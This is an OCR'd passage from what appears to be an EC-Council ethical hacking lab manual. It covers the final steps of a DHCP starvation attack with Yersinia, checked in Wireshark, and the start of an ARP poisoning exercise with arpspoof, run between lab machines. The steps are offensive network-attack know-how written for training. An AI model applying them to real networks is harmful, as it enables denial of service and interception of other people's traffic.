
17. **Yersinia** starts sending DHCP packets to the network adapter and all active machines in the local network, as shown in the screenshot.

    Note: If you are using multiple targets, you will observe the same packets on all target machines.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

18. After a few seconds, press **q** to stop the attack and terminate Yersinia, as shown in the screenshot.




19. Now, switch to the **Wireshark** window and observe the huge number of captured **DHCP** packets, as shown in the screenshot.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

20. Click on any DHCP packet and expand the **Ethernet II** node in the packet details section. Information regarding the source and destination MAC addresses is displayed, as shown in the screenshot.



21. Close the **Wireshark** window. If an **Unsaved packets…** pop-up appears, click **Stop and Quit without Saving**.



22. This concludes the demonstration of how to perform a DHCP starvation attack using Yersinia.
23. Close all open windows and document all the acquired information.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Task 3: Perform ARP Poisoning using arpspoof


ARP spoofing is a method of attacking an Ethernet LAN. ARP spoofing succeeds by changing the IP address of the attacker's computer to the IP address of the target computer. A forged ARP request and reply packet find a place in the target ARP cache in this process. As the ARP reply has been forged, the destination computer (target) sends the frames to the attacker's computer, where the attacker can modify them before sending them to the source machine (User A) in an MITM attack.

arpspoof redirects packets from a target host (or all hosts) on the LAN intended for another host on the LAN by forging ARP replies. This is an extremely effective way of sniffing traffic on a switch.

Here, we will use the arpspoof tool to perform ARP poisoning.

Note: In this lab, we will use the **Parrot Security (10.10.1.13)** machine as the host system and the **Windows 11 (10.10.1.11)** machine as the target system.

